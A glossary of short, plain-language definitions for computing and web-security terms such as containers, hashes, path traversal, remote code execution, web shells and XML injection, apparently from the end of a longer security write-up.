- Container: a sealed box on a computer holding one piece of software and its dependencies, kept separate from the rest of the machine.
- CVE: a public catalogue number for a known security vulnerability.
- Digital signature: a cryptographic stamp proving a file came from the expected source and was not altered.
- Docker: a tool for running software inside containers.
- Endpoint: a specific address on a server that accepts requests.
- GET parameter: a value attached to the end of a web address after a question mark.
- Hash: a one-way scrambled form of a value, such as a password, that cannot be reversed but can be tested against guesses.
- Header: a small piece of extra information attached to a web request or response.
- HTTP: the language browsers and web servers use to communicate.
- httpd: the Apache HTTP Server, a common web server program.
- Integrity: the property that a file is exactly as it should be, unaltered.
- JSON: a text format for structured data made of names and values in curly braces.
- Manifest: the file in a software repository that describes the exact steps of an update.
- OS: operating system, the base software that runs a machine.
- Parsing: reading raw text and turning it into structured values a program can use.
- Path traversal: using
..in a path to move up folders and reach places you should not. - Payload: the part of an attack that performs the actual action.
- Port: a numbered door on a computer that network traffic connects to.
- Port forwarding: accepting a connection on one machine and passing it through to a program elsewhere, such as inside a container.
- POST request: an HTTP request that carries data in its body, typically from a form submission.
- PUT request: an HTTP method used to send data to a server.
- Remote code execution (RCE): making a server run an attacker's instructions from a distance.
- Repository: a folder of files published on a web server, used to distribute software packages.
- Shell: a text interface where you type commands and the computer runs them.
- Unauthenticated: reachable without any login or credentials.
- Unsanitised: used as-is, without checking or cleaning first.
- Virtual desktop: a desktop computer that runs on a remote server and is accessed over the network.
- Web server: the program that receives browser requests and sends back pages.
- Web shell: a small program that lets an attacker run commands on a server through ordinary web requests.
- WSGI: a standard way for a web server to hand a request to a Python program.
- XML: a text format for structured data built from tags in angle brackets.
- XML injection: inserting extra markup into a document through a value that was supposed to be plain data.



